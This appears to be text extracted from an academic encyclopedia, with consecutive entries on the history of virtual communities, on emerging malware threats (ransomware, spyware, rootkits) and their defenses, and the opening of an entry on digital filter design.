Very important for the emerging of new virtual communities are *social network services* and *community-based networking services*. The former are Internet services that "offer friends a space where they can maintain their relationships, chat with each other and share information. Moreover, they offer the opportunity to build new relationships through existing friends" (Kolbitsch & Maurer, 2006, p. 202). The most famous of these services are Facebook, Friendster, MySpace, and Orkut. Basically, these services are an evolution of Web-based services for virtual communities such as the abovementioned MSN Web Communities and Yahoo! Groups. Community-based networking services are Web-based services that rely on the community of their users in order to let them store, organize, and share different kind of documents, such as photos (e.g., Flickr – http://www.flickr.com) and bookmarked Web pages (e.g., del.icio.us – http://del.icio.us). Users of such services can add their documents to their online space in the service, tag them, comment on them and share them with other users. The key element of the system is the tagging activity (*social tagging*), since the tags added by one user to the user's documents are used for describing the documents, thus making them available for other users' searches. Such services can be seen as a Web-based evolution of file sharing systems (such as Napster and Kazaa), which allow users to share their files by means of a peer-to-peer architecture. Community-based networking systems are conceptually similar to the abovementioned features of some Web sites and services like Amazon and Alexa. Furthermore, community-based networking services are often used as an alternative to Internet search engines.

A more complex interaction environment is that of 3D **multiuser virtual environments** (**MUVE**), that is, 3D virtual worlds (also called *metaverse*) that can be seen as the most recent evolution of MUDs. The most known and diffused of such environments is Second Life (http://secondlife.com), a 3D online digital world imagined, created, and owned by its residents. On March 9, 2007, Second Life had more than 4,400,000 residents, 1,600,000 of which logged in the last 60 days. Its virtual environment is being more and more exploited by companies, businesses, universities, and other institutions that want to expand and support their commercial, educational, and institutional activities. Some authors have started to refer to these environments as the Web 3.0 (e.g., Hayes, 2006).

CONCLUSION

To summarize the history of the development of virtual communities in relation to ICT, three phases can roughly be singled out:

1. The first stage, the pioneer phase, is when virtual communities emerged and started being investigated in scientific studies. These communities emerged spontaneously as a sort of side-effect of CMC and of its different technologies, in particular discussion forums, MUDs, and chats.
2. In the second phase, the worldwide spread of the WWW has brought to the creation of specific Web spaces for building online communities by making members interact and communicate around common topics of interest. In parallel, paradigmatic communities were acknowledged as well, intended as the communities of the visitors of a Web site or of the users of a Web service.
3. The attempt to transform these paradigmatic communities into syntagmatic ones marks the third phase of virtual communities. Trying to make the visitors of a Web site communicate with one another and share their information has led to the emerging of social networking and community-driven services. In this new approach, virtual communities are no longer only the target of all the information available over the Web, but more and more the subjects that create new information.

KEY TERMS

Avatar: A virtual representation of a person in a virtual environment.

Computer Mediated Communication (CMC): Interpersonal communication that takes place by means of networked computers.

Cyberculture: The form of culture that emerges by users' interactions in virtual environments. Since its origin, it has become subject of scientific studies that focus in particular on the features of virtual communities and virtual identities.

Multiuser Dungeons (MUD)/Multiuser Virtual Environments (MUVE): Virtual environments to which more users can be connected simultaneously in order to explore them, interact with one another, and operate according to the environments' rules.

Social Networking Services*:* Online services that focus specifically on maintaining social relationships and on building new ones for whatever purpose.

Virtual (Online) Communities: Groups of people to whom interactions and communications mediated by ICT play an important role in creating and maintaining significant social relations.

Web 2.0: Evolution of the World Wide Web that aims at enabling user participation on the Web and at recruiting a large number of users as authors of new content.

Developments and Defenses of Malicious Code

Xin Luo

Merrill Warkentin
Mississippi State University, USA

INTRODUCTION

The continuous evolution of information security threats, coupled with increasing sophistication of malicious codes and the greater flexibility in working practices demanded by organizations and individual users, have imposed further burdens on the development of effective anti-malware defenses. Despite the fact that the IT community is endeavoring to prevent and thwart security threats, the Internet is perceived as the medium that transmits not only legitimate information but also malicious codes. In this cat-and-mouse predicament, it is widely acknowledged that, as new security countermeasures arise, malware authors are always able to learn how to manipulate the loopholes or vulnerabilities of these technologies, and can thereby weaponize new streams of malicious attacks.

From e-mail attachments embedded with Trojan horses to recent advanced malware attacks such as Gozi programs, which compromise and transmit users' highly sensitive information in a clandestine way, malware continues to evolve to be increasingly surreptitious and deadly. This trend of malware development seems foreseeable, yet making it increasingly arduous for organizations and/or individuals to detect and remove malicious codes and to defend against profit-driven perpetrators in the cyber world. This article introduces new malware threats such as ransomware, spyware, and rootkits, discusses the trends of malware development, and provides analysis for malware defenses.

Keywords: Ransomware, Spyware, Anti-Virus, Malware, Malicious Code,

BACKGROUND

Various forms of malware have been a part of the computing environment since before the implementation of the public Internet. However, the Internet's ubiquity has ushered in an explosion in the severity and complexity of various forms of malicious applications delivered via increasingly ingenious methods. The original malware attacks were perpetrated via e-mail attachments, but new vulnerabilities have been identified and exploited by a variety of perpetrators who range from merely curious hackers to sophisticated organized criminals and identify thieves. In an earlier manuscript (Luo & Warkentin, 2005), the authors established the basic taxonomy of malware that included various types of computer viruses (boot sector viruses, macro viruses, etc.), worms, and Trojan horses. Since that time, numerous new forms of malicious code have been found "in the wild."

MALWARE THREAT STATISTICS: A REVISIT

The Web is perceived to be the biggest carrier transmitting threats to security and productivity in organizations, because Web sites can harbor not only undesirable content but also malicious codes. The dilemma for organizations is that the Web is an indispensable strategic tool for all the constituents to collaboratively communicate, though it is also an open route for cybercriminals to seek possible victims. Unlike the past in which most malicious code writers were motivated by curiosity or bragging rights, today's IT world is experiencing the transition from traditional forms of viruses and worms to new and more complicated ones perpetrated by active criminals intent on financial gain. This trend is due to the capitalization of the malware industry where most malicious code writers tend to exploit system vulnerabilities to capture such high profile information as passwords, credentials for banking sites, and other personal information for identify theft and financial fraud. The trend of virus attacks is that new blended attacks that combine worms, spyware, and rootkits are the major infective force in the cyber world and will likely become more frequent in years ahead. In general, such malware are spreading via increasingly sophisticated methods and are capable of damaging more effectively. Such blended malware's invention is driven by their writers' pursuit for financial fraud.

According to Vass (2007), from a hacker's perspective, the motivation for employing malware attacks has moved from "let me find a vulnerability" to "let me find an application vulnerability and automate it and put it into a bot, load up pages and reinfect the client, which I can then use to populate my bot network." Furthermore, malware writers have paid increased attention to applications and have aimed at the application layer to seek and exploit system vulnerabilities. As such, IT anti-virus teams have encountered extremely difficult predicaments regarding how to proactively prevent the malware disaster and eventually eliminate any malware infection or breach. Table 1 lists the systems and applications most often targeted for attack, and Table 2 entails the top 10 malware attacks by December of 2006.

Computer systems are now less frequently infected via passive-user downloads, because malware is increasingly embedded on Web sites to which users are lured by spammed e-mail invitations. However, e-mail attachments are still a common method of malware distribution as well. E-mail is seen as one of the biggest threats to IT community because it can easily carry malicious codes in its attachment and masquerade the attachment to entice the user's attention. Table 3 shows the top 10 malware hosted on Web sites which can easily disseminate malware infection to unwary cyber visitors, and Table 4 lists top 10 e-mail malware threats in 2007.

In addition, most malware-detection software solely recognizes malware infection by searching for characteristic sequences of byte strings which act as the malware's signature. This out-of-date detection is based on the assumption that these signatures do not change over time. However, malware writers have already

Table 1. Systems and applications targeted (Adapted from Vaas, 2007)

Target: Security Policy and Personnel • Poorly-trained employees vulnerable to phishing scams • Unauthorized devices (USB devices, etc.) • Administrative-level authority for users, who may install unapproved software, and so forth • Employees using unapproved IM and file-sharing at work (tunnel through firewalls and introduce Malware, e.g. Skype)
Target: Network Devices • Common configuration weaknesses • VOIP servers and phones
Target: Operating Systems and Core Applications • Web Browsers (especially Internet Explorer) • DLLs, Windows Libraries • Macro Infections (MS Word and Excel) • Vulnerabilities in MS Outlook and other Office apps • Windows Service Weaknesses • Mac OS X and Leopard OS • Unix Configuration Weaknesses
Target: Cross-Platform Applications • HTML and Java - Web Applications • Microsoft ActiveX controls and Javascript Activity • Database Software • P2P File-sharing Applications (Kazaa, etc.) • Instant Messaging (tunnel through firewall) • Media Players • DNS Servers (URL redirection, etc.) • Backup Software • Servers for directory management • Other enterprise servers

Table 2. Top 10 malware threats by December of 2006 (Adapted from http://www.sophos.com/pressoffice/news/articles/2007/01/toptendec.html)



Table 3. Top 10 malware hosted in Web sites in 2007 Adapted from Sophos Security Threat Report, July, 2007, available from Sophos at www.sophos.com (registration required)





adapted to this approach, and thereby have invented polymorphic and metamorphic malware, a self-mutating malicious code that changes itself and, consequently, changes its fingerprint automatically on every execution to avoid detection (Bruschi, Martignoni, & Monga, 2007; Willems, Holz, & Freiling, 2007). This type of advanced code obfuscation has demonstrated efficacy against traditional anti-virus software. Developers of security software suites (anti-virus software, etc.) must adapt to these developments and identify ever-increasingly sophisticated tools for malware detection and removal. In the next section, newer forms of malware are presented and discussed.

Table 4. Top 10 e-mail malware threats in 2007 Adapted from Sophos Security Threat Report, July, 2007, available from Sophos at www.sophos.com (registration required)



EMERGING MALWARE THREATS

New forms of malware are found weekly by the CERT Coordination Center, by security software vendors, and by various other security experts. Vulnerability alerts are frequently published by researchers probing new operating systems and applications in an attempt to get software vendors to "plug the holes" in their code. Certainly, such "white hat hackers" are joined by the criminal and malicious researchers in identifying such vulnerabilities, though the latter group does not publish their findings!

Purveyors of spam have found that networks of "bots," infected PCs organized as a loose network known as "botnets," can be effective tools for distributing their spam e-mails because the anti-spam tools cannot possibly target all the millions of legit users and domains that become the source of such spam attacks. Other botnets have been perpetrated to unleash distributed deliberate denial of service (DDos) attacks against specific targets (such as Microsoft, newspapers, government Web sites, eBay, and Yahoo). Such botware code may do no damage to the infected PC other than usurping bandwidth.

Many other categories of emerging malware can be found, but this article will focus on polymorphic viruses, ransomware, spyware, and rootkits in the following sections.

Ransomware Attacks

Ransomware is defined as a piece of pernicious software that exploits a user's computer vulnerabilities to sneak into the victim's computer and encrypt all files until the victim agrees to pay a ransom to receive these files in their original condition (Luo & Liao, 2007). In a ransomware attack, the perpetrators utilize sophisticated software to enable their extortion scheme. Imposing serious threats to information assets protection, ransomware invariably tries to seize control of the victim's files or computer until the victim agrees to the attacker's demands.

In a typical ransomware attack, the attacker reaches into a compromised computer by seeking the exposed system vulnerabilities. If this system was victimized earlier by a worm or Trojan, the attacker can easily enter the weakly-configured system. He then searches for various types of important files with extension such as txt, doc, rft, ppt, chm, cpp, asm, db, db1, dbx, cgi, dsw, gzip, zip, jpg, key, mdb, pgp, and pdf. Knowing these files are of possible crucial importance to the victims, he then encrypts these files, making them impossible for the victim or owner to access them. Later, the attacker sends the victim a ransom e-mail or pop-up window demanding payment for the encryption key that unlocks the frozen files. These demands usually involve transferring funds to designated online currency accounts such as eGold or Webmoney or by purchasing a certain amount of pharmaceutical drugs from the attacker's designated online pharmacy stores.

Once the attacker locates these files, there are several processing strategies that he might implement. First, he can compress all the located files into a password-protected zip package, and then he removes the entire group of original files. Secondly, he can individually encrypt each located file, and then remove the original files. For example, if the original file is "Financial-Statement.doc", ransomware will create a file such as "Encrypted_FinancialStatement.doc" in order to label the original file. Thirdly, the attacker might create a hidden folder and move all the located files to this folder, producing a pseudophase to deceive the victim. The third strategy, of course, carries the slightest damage and is comparatively feasible for the victim to retrieve all the "lost" files.

Furthermore, when ransomware attacks successfully take control of an enterprise's data, the attacker encrypts the data using sophisticated algorithms such as up to 660-bit encryption key. The decryption password is only released if a ransom is paid to the attackers. The attacker usually notifies the victim by means of a striking message, which carries specific instructions regarding how the victim can act to retrieve the lost files. A text file or a pop-up window message is generally created in the same folder where files are encrypted. The text file or message box clearly indicates that all the important files are already encrypted, and informs the victim of specific money remittance methods.

Spyware Invasion

Stafford and Urbaczewski (2004) refer to spyware as "a ghost in the machine" due to its surreptitious nature compared to viruses and worms. Warkentin, Luo, and Templeton (2005) further expand the description by arguing that "spyware is a client-side software component that monitors the use of client activity and sends the collected data to a remote machine." The launch of vicious spyware mainly stems from the search for valuable information. As such, spyware is designed and implemented to stealthily collect and transmit information such as keystrokes for usernames and passwords, Web surfing habits, e-mail addresses, and other sensitive information. Much spyware is used to target banner ads to specific user profiles, and is known as "adware." Additionally, spyware is able to trigger system resource misuse and bandwidth waste, thereby posing grave security, confidentiality, and compliance risks.

Spyware can be embedded into the install procedures of file-sharing client software (e.g., Kazaa) or other shareware, it may be attached to e-mails as a Trojan, or it may be installed onto a Web surfer's PC via a process known as "drive-by downloading." Its presence often goes undetected, and it may operate in the background for lengthy periods of time, during which time it can capture valuable information and transmit it back to its perpetrators.

The spyware problem is sizable and growing. Table 5 lists the top 10 spyware threats identified Webroots. Although both home and enterprise computers currently face spyware infections, the scenario is magnified in the latter, owing to the wide scale of computer and network implementation and installation. Despite spyware infiltration in record numbers, the overall negative aftermath of spyware infection for enterprises varies from mild to wild—occasional harassment, productivity loss, resource waste, and threat to business information integrity (Luo, 2006). The human factor is a main consideration when security is at issue in this scenario, because the problem confronting business managers is that most spyware infections stem from unwary or novice employees browsing spyware-affiliated Web pages and downloading free software bundled with spyware programs.

Rootkits Penetration

Defined as a set of software tools or programs that can be used by an intruder after gaining access to a computer system, rootkits are designed to allow an intruder to maintain access to the system without the user's awareness or knowledge (Beegle, 2007). It is created to infiltrate operating systems or databases with the vicious intention to escape detection, resist removal, and perform a specific operation. Often masqueraded within other malware, rootkits can reside in the system for a long period of time without being detected. In addition, sometimes only repartitioning or low-level formatting the hard drive and reinstalling a new operating system can eradicate rootkits. While Ring and Cole (2004) argue that rootkit technology is composed of user level and kernel level, Vass (2007) indicates that the weaponization of two new rootkit technologies, namely virtual rootkits and evil hypervisors, will someday contribute

Table 5. Top 10 spyware threats (Information in this table quoted from Techtarget, 2007)

1. CoolWebSearch (CWS) CoolWebSearch may hijack any of the following: Web searches, home page, and other Internet Explorer settings. Recent variants of CoolWebSearch install using malicious HTML applications or security flaws, such as exploits in the HTML Help format and Microsoft Java virtual machines.
2. Gator (GAIN) Gator is an adware program that may display banner advertisements based on user Web surfing habits. Gator is usually bundled with numerous free software programs, including the popular file-sharing program Kazaa.
3. 180search Assistant 180search Assistant is an adware program that delivers targeted pop-up advertisements to a user's computer. Whenever a keyword is entered into a search engine or a targeted Web site is visited, 180search Assistant opens a separate browser window displaying an advertiser's Web page that is related to the keyword or site.
4. ISTbar/AUpdate ISTbar is a toolbar used for searching pornographic Web sites that, when linked to, may display pornographic pop-ups and hijack user homepages and Internet searches.
5. Transponder (vx2) Transponder is an IE Browser Helper Object that monitors requested Web pages and data entered into online forms, then delivers targeted advertisements.
6. Internet Optimizer Internet Optimizer hijacks error pages and redirects them to its own controlling server at http://www.internet-optimizer.com.
7. BlazeFind BlazeFind may hijack any of the following: Web searches, home page, and other Internet Explorer settings. BlazeFind may redirect Web searches through its own search engine and change default home pages to www.blazefind.com. This hijacker may also change other Internet Explorer settings.
8. Hot as Hell Hot as Hell is a dialer program which dials toll numbers in order to access paid pornographic Web sites. Hot as Hell may disconnect a user's computer from a local Internet provider and reconnect the user to the Internet using an expensive toll or international phone number. It does not spy on the user, but it may accrue significant long distance phone charges. It may run in the background, hiding its presence.
9. Advanced Keylogger Advanced Keylogger, a keystroke logger, has the ability to monitor keystrokes and take screen shots.
10. TIBS Dialer TIBS Dialer is a dialer that may hijack a user's modem and dial toll numbers that access paid, pornographic Web sites.

to the stream of money feeding into the "bot economy." Again, this conversion from initial mischief to criminal profiteering mirrors the psychological evolution of the malicious hackers, who now concentrate on the pursuit of financial fraud. Despite the fact that virtual rootkits and evil hypervisors are only seen in proof-of-concept code to date, these new threats will theoretically allow attackers to stay on a machine undetected for a very long time. Table 6 lists the identified rootkits in just one recent month.

CONCLUSION AND FUTURE TRENDS

The dramatic increase in the level of malware sophistication seen in the last few years portends a challenging period ahead for computer users, IT managers, and anti-malware developers. The "cat-and-mouse" game of malware/anti-malware authors will likely accelerate as malware perpetrators become increasingly motivated by financial successes (identity theft, ransoms, etc.) and as IT managers implement increasingly mature approaches to addressing this powerful threat. Concerns

about various forms of malware, including identity theft schemes supported by so-called "botnets," have become the leading managerial issue for IT managers in many organizations, as well as home users in the Internet age. This trend is likely to continue as malware developers continue to seek more obscure vulnerabilities in an effort to continue their attacks undetected. The financial gains from such attacks have motivated rings of organized criminals from many nations, and losses have been mounting. Newer operating systems offer the promise of increased safety, but the increased complexity of newer applications and operating systems offer increased opportunities for malware distributors to exploit. This scenario is likely to continue unabated. Only with increased education, awareness, and vigilance will organizations have any hope of fighting the tide of malware attacks. Defenses must be evolutionary and dynamic, and no single solution will be 100% effective. Many organizations are implementing a more centralized approach to security management, which utilizes enterprise perimeter controls, backups, and scanning. This centralized IT security governance structure (Warkentin & Johnston, 2008) is more effective against modern "zero-day" (rapidly spreading) attacks against which individual users cannot adequately defend. But perhaps with increased user awareness and better enterprise-level controls, the balance can shift toward a safer future for the Internet.

KEY TERMS

Morphing Virus/Polymorphic Virus: These are viruses that are undectable by virus detectors because they change their own code each time they infect a new computer; some change their code every few hours. A polymorphic virus is one that produces varied but operational copies of itself. A simple-minded, scan string-based virus scanner would not be able to reliably identify all variants of this sort of virus. One of the most sophisticated forms of polymorphism used so far is the “Mutation Engine” (MtE) which comes in the form of an object module. With the Mutation Engine, any virus can be made polymorphic by adding certain calls to its assembler source code and linking to the mutation-engine and random-number generator modules. The advent of polymorphic viruses has rendered virus-scanning an ever more difficult and expensive endeavor; adding more and more scan strings to simple scanners will not adequately deal with these viruses.

Ransomware: This is a piece of pernicious software that exploits a user’s computer vulnerabilities to sneak into the victim’s computer and encrypt all files until the victim agrees to pay a ransom.

Rootkits: This is a set of software tools or programs that can be used by an intruder after gaining access to a computer system. Rootkits are designed to allow an intruder to maintain access to the system without the user’s knowledge.

Spyware: This is a client-side software component that monitors the use of client activity and sends the collected data to a remote machine.

Virus Definition File (subscription service): This is a file that provides information to antivirus software to find and repair viruses. The definition files tell the scanner what to look for to spot viruses in infected files. Most scanners use separate files in this manner instead of encoding the virus patterns into the software, to enable easy updating.

Virus Signature: This is a unique string of bits, or the binary pattern, of a virus. The virus signature is like a fingerprint in that it can be used to detect and identify specific viruses. Anti-virus software uses the virus signature to scan for the presence of malicious code.

Digital Filters

INTRODUCTION

A *signal* is defined as any physical quantity that varies with changes of one or more independent variables, and each can be any physical value, such as time, distance, position, temperature, or pressure (Elali, 2003; Smith, 2002). The independent variable is usually referred to as "time". Examples of signals that we frequently encounter are speech, music, picture, and video signals. If the independent variable is continuous, the signal is called *continuous-time signal* or *analog signal*, and is mathematically denoted as $x(t)$. For *discrete-time signals*, the independent variable is a discrete variable; therefore, a discrete-time signal is defined as a function of an independent variable n, where n is an integer. Consequently, $x(n)$ represents a sequence of values, some of which can be zeros, for each value of integer n. The discrete–time signal is not defined at instants between integers, and it is incorrect to say that $x(n)$ is zero at times between integers. The amplitude of both the continuous and discrete-time signals may be continuous or discrete. *Digital signals* are discrete-time signals for which the amplitude is discrete. Figure 1 illustrates the analog and the discrete-time signals.

Most signals that we encounter are generated by natural means. However, a signal can also be generated synthetically or by computer simulation (Mitra, 2006).


Signal carries information, and the objective of *signal processing* is to extract useful information carried by the signal. The method of information extraction depends on the type of signal and the nature of the information being carried by the signal. "Thus, roughly speaking, signal processing is concerned with the mathematical representation of the signal and algorithmic operation carried out on it to extract the information present,'' (Mitra, 2006, pp. 1).

Analog signal processing (ASP) works with the analog signals, while *digital signal processing* (DSP) works with digital signals. Since most of the signals that we encounter in nature are analog, DSP consists of these three steps:

- A/D conversion (transformation of the analog signal into the digital form);
- Processing of the digital version; and
- Conversion of the processed digital signal back into an analog form (D/A).

We now mention some of the advantages of DSP over ASP (Diniz, Silva, & Netto, 2002; Ifeachor & Jervis, 2001; Mitra, 2006; Stearns, 2002; Stein, 2000):

Figure 1. Examples of analog and discrete-time signals



- Less sensitivity to tolerances of component values and independence of temperature, aging, and many other parameters;
- Programmability, that is, the possibility to design one hardware configuration that can be programmed to perform a very wide variety of signal processing tasks simply by loading in different software;
- Several valuable signal processing techniques that cannot be performed by analog systems, such as for example linear phase filters;
- More efficient data compression (maximum amount of information transferred in the minimum amount of time);
- Any desirable accuracy can be achieved by simply increasing the word length;
- Applicability of digital processing to very low frequency signals, such as those occurring in seismic applications (An analog processor would be physically very large in size.); and
- Recent advances in very large scale integrated (VLSI) circuits make it possible to integrate highly-sophisticated and complex digital signal processing systems on a single chip.

Nonetheless, DSP has some disadvantages (Diniz, Silva, & Netto, 2002; Ifeachor & Jervis, 2001; Mitra, 2006; Stein, 2000):

- **Increased complexity:** The need for additional pre-and post-processing devices such as A/D and D/A converters and their associated filters and complex digital circuitry;
- The limited range of frequencies available for processing; and
- **Consummation of power:** Digital systems are constructed using active devices that consume electrical power, whereas a variety of analog processing algorithms can be implemented using passive circuits employing inductors, capacitors, and resistors that do not need power.

In various applications, the aforementioned advantages by far outweigh the disadvantages and, with the continuing decrease in the cost of digital processor hardware, the field of digital signal processing is developing fast. "Digital signal processing is extremely useful in many areas, like image processing, multimedia systems, communication systems, audio signal processing" (Diniz, Silva, & Netto, 2002, pp. 2-3).

Figure 2. Digital filter

The system which performs digital signal processing, that is, transforms an input sequence $x(n)$ into a desired output sequence $y(n)$, is called a *digital filter* (see Figure 2).

We consider a filter to be a *linear-time invariant system* (LTI). The linearity means that the output of a scaled sum of the inputs is the scaled sum of the corresponding outputs, known as the principle of superposition. The time invariance says that a delay of the input signal results in the same delay of the output signal.

TIME-DOMAIN DESCRIPTION

If the input sequence $x(n)$ is a unit impulse sequence $\delta(n)$,

$$\delta(n) = \begin{cases} 1 & for \quad n = 0 \\ 0 & otherwise \end{cases}, \tag{1}$$

then the output signal represents the characteristics of the filter called the *impulse response*, and denoted by $h(n)$. We can, therefore, describe any digital filter by its impulse response $h(n)$.

Depending on the length of the impulse response $h(n)$, digital filters are divided into filters with the *finite impulse response* (FIR) and *infinite impulse response* (IIR).

In practical applications, one is only interested in designing stable digital filters, that is, whose outputs do not become infinite. The stability of a digital filter can be expressed in terms of the absolute values of its unit sample responses (Mitra, 2006; Smith, 2002),

$$\sum_{n=-\infty}^{\infty} |h(n)| < \infty. \tag{2}$$

Because the summation (2) for an FIR filter is always finite, FIR filters are always stable. Therefore, the stability problem is relevant in designing IIR filters.

The operation in time domain which relates the input signal $x(n)$, impulse response $h(n)$, and the output signal $y(n)$, is called the *convolution*, and is defined as,

$$y(n) = x(n) * h(n) = h(n) * x(n) = \sum_k h(k)x(n-k) = \sum_k x(k)h(n-k), \tag{3}$$

where * is the standard sign for convolution.

The output $y(n)$ can also be computed recursively using the following *difference equation* (Mitra 2006; Silva & Jovanovic-Dolecek, 1999),

$$y(n) = \sum_{k=0}^{M} b_k x(n-k) + \sum_{k=1}^{N} a_k y(n-k), \tag{4}$$

where $x(n\text{-}k)$ and $y(n\text{-}k)$ are input and output sequences $x(n)$ and $y(n)$ delayed by k samples, and b_k and a_k, are constants. The order of the filter is given by the maximum value of N and M. The first sum is a *non-recursive*, while the second sum is a *recursive* part. Typically, FIR filters have only the non-recursive part, while IIR filters always have the recursive part. As a consequence, FIR and IIR filters are also known as non-recursive and recursive filters, respectively.

From (4) we see that the principal operations in a digital filter are multiplications, delays, and additions.

DIGITAL FILTERS IN THE TRANSFORM DOMAIN

The popularity of the transform domain in DSP is due to the fact that more complicated time domain operations are converted to much simpler operations in the transform domain. Moreover, different characteristics of signals and systems can be better observed in the transform domain (Mitra, 2006; Smith, 2002). The representation of digital filters in the transform domain is obtained using the *Fourier transform* and *z- transform*.

The Fourier transform of the signal $x(n)$ is defined as

$$X(e^{j\omega}) = \sum_{n=-\infty}^{\infty} x(n)e^{-j\omega n}, \tag{5}$$

where ω is digital frequency in radians and $e^{j\omega n}$ is a complex exponential sequence. In general case, the Fourier transform is a complex quantity.

The convolution operation becomes multiplication in the frequency domain,

$$Y(e^{j\omega}) = X(e^{j\omega})H(e^{j\omega}), \tag{6}$$

where $Y(e^{j\omega})$, $X(e^{j\omega})$, and $H(e^{j\omega})$, are Fourier transforms of $y(n)$, $x(n)$ and $h(n)$, respectively. The quantity $H(e^{j\omega})$ is called the *frequency response* of the digital filter, and it is a complex function of the frequency ω with a period 2π. It can be expressed in terms of its real and imaginary parts, $H_R(e^{j\omega})$ and $H_I(e^{j\omega})$, or in terms of its magnitude $|H(e^{j\omega})|$ and phase $\varphi(\omega)$,

$$H(e^{j\omega}) = H_R(e^{j\omega}) + jH_I(e^{j\omega}) = |H(e^{j\omega})| e^{j\varphi(\omega)}. \tag{7}$$

The amplitude $|H(e^{j\omega})|$ is called the *magnitude response* and the phase $\varphi(\omega)$ is called the *phase response* of the digital filter. For a real impulse response digital filter, the magnitude response is a real even function of ω, while the phase response is a real odd function of ω. In some applications, the magnitude response is expressed in the logarithmic form in decibels as

$$G(\omega) = 20\log_{10}|H(e^{j\omega})| \quad \text{dB}, \tag{8}$$

where $G(\omega)$ is called the *Gain function*.

Z-transform is a generalization of the Fourier transform that allows us to use transform techniques for signals not having Fourier transform. For the sequence $x(n)$, z-transform is defined as

$$X(z) = \sum_{n=-\infty}^{\infty} x(n)z^{-n} \tag{9}$$

Z-transform of the unit sample response $h(n)$, denoted as $H(z)$, is called *system function*. Using z-transform of the Equation (4) we arrive at

$$H(z) = \frac{Y(z)}{X(z)} = \frac{\sum_{k=0}^{M} b_k z^{-k}}{1 - \sum_{k=1}^{N} a_k z^{-k}}. \tag{10}$$

For the FIR filter, all coefficients a_k, are zero, and consequently the denominator of the system function is simply 1. However, IIR filters always have the denominator different from 1.

The roots of the numerator, or the values of z for which $H(z)=0$, define the locations of the *zeros* in the complex z plane. Similarly, the roots of the denominator, or the values of z for which $H(z)$ become infinite, define the locations of the *poles*. Both poles and zeros are called *singularities*. The plot of the singularities in z-plane is called the *pole-zero pattern*. A zero is usually denoted by a circle o and the pole by a cross x. An FIR filter has only zeros (poles are in the origin), whereas an IIR filter can have either both zeros and poles, or only poles (zeros are in the origin). More detail about characteristics and applications of different FIR and IIR filters can be found in Mitra (2006), Stearns (2002), and Smith (2002).

DESIGN OF DIGITAL FILTERS

The design of digital filter is the determination of a realizable system function $H(z)$ approximating the given frequency response specification (Mitra, 2006; Smith, 2002; Stearns, 2002; White, 2000). There are two major issues that need to be answered before one can develop $H(z)$. The first issue is the development of a reasonable magnitude specification from the requirements of the filter application. The second issue is the choice on whether an FIR or an IIR digital filter is to be designed (Mitra, 2006; White, 2000).

In most practical applications, the problem of interest is the digital filter design for a given magnitude response specification. If necessary, the phase response of the designed filter can be corrected by equalizer filters (Mitra, 2006).

A filter that passes only low frequencies and rejects high frequencies is called a *lowpass filter*. The ideal lowpass filter has the magnitude specification given by


$$\left|H(e^{j\omega})\right| = \begin{cases} 1 & \text{for} \quad |\omega| \le \omega_c \\ 0 & \text{for} \quad \omega_c < |\omega| \le \pi, \end{cases} \tag{11}$$

where ω_c is called *cutoff frequency*. This filter cannot be realized so the realizable specification is shown in Figure 3. The cutoff frequency ω_c is replaced by the *transition band* in which the magnitude specification is not given. The magnitude responses in the passband and the stopband are given with some acceptable tolerances, as shown in Figure 3.

The principal methods for the design of FIR filters are: *Parks McClellan algorithm*, *frequency sampling*, *window methods*, *weighted-least-squares* (WLS), and so forth. For more details, see White (2000) and Diniz, Silva, and Netto (2002).

The most widely-used methods for IIR filter design are extensions of the methods for the analog filter design (Mitra, 2006; Silva & Jovanovic-Dolecek, 1999; White, 2002). The reason is twofold. Like IIR filters, analog filters have an infinite impulse response, and

Figure 3. Lowpass filter specification



the methods for the design of analog filters are highly advanced. As a first step, the digital filter specification is converted into an analog lowpass filter specification, and an analog filter meeting this specification is designed. Next, the designed analog filter is transformed into a desired digital filter. Commonly-used transformation methods are *bilinear* and *impulse invariance method* (Mitra, 2006; Silva & Jovanovic-Dolecek, 1999). If a filter other than a lowpass filter needs to be designed, the method also includes the frequency transformation in which the designed lowpass filter is transformed into the appropriate type (highpass, bandpass, or band-rejecting filter). In this way, the Butterworth, Chebyshev I , Chebyshev II, and Elliptic digital filters can be designed. Recently, the direct IIR filter design has been proposed by Fernandez-Vazquez and Jovanovic-Dolecek (2006).

COMPARISON OF FIR AND IIR FILTERS

FIR filters are often preferred over IIR filters because they have many very desirable properties (Mitra, 2006), such as linear phase, stability, absence of limit cycle, and good quantization properties. Arbitrary frequency responses can be designed, and excellent design techniques are available for a wide class of filters.

The main disadvantage of FIR filters is that they involve a higher degree of computational complexity compared to IIR filters with equivalent magnitude response. FIR filters of length N require $(N+1)/2$ multipliers if N is odd and $N/2$ multipliers if N is even, N-1 adders, and N-1 delays. The complexity of the implementation increases with the increase in the number of multipliers.

It has been shown that for most practical filter specifications, the ratio of the FIR filter order and IIR filter order is typically of tens or more (Mitra, 2006), and as a result the IIR filter is computationally more efficient. However, if the linearity of the phase is required, the IIR filter must be equalized, and in this case the savings in computation may no longer be that significant (Mitra, 2006).

In many applications where the linearity of the phase is not required, the IIR filters are preferable because of the lower computational requirements.

OVERVIEW OF METHODS FOR FILTER DESIGN

Over the past years, there have been several attempts to reduce the number of multipliers. The Interpolated Finite Impulse Response (IFIR) filter proposed by Nuevo, Cheng, and Mitra (1984) is one of the most promising approaches for the design of low complex narrowband FIR filters. The basic idea of an IFIR structure is to implement a FIR filter as a cascade of two lower order FIR blocks, model filter, and interpolator, resulting in a less overall complexity. Different methods have been proposed to make an IFIR filter design more efficient, such as Gustafsson, Johansson, and Wanhammar (2001); Mehrnia and Willson (2004); Jovanovic-Dolecek and Mitra (2005); and Diaz-Carmona, Jovanovic-Dolecek, and Padilla (2006).

The application of the frequency-response masking technique for the design of a sharp FIR filter with a wide bandwidth was introduced in 1986 by Lim. The lower order model and masking filters are designed instead of a high-order wide-band FIR filter. Different methods have also been proposed to reduce the complexity of masking filters: Wu-Sheng and Hinamoto (2004); Saramaki and Lim (2003); Yu and Lian (2004), Jovanovic-Dolecek and Mitra (2006); Saramaki and Johansson (2001); Rodriges and Pai (2005), and so forth.

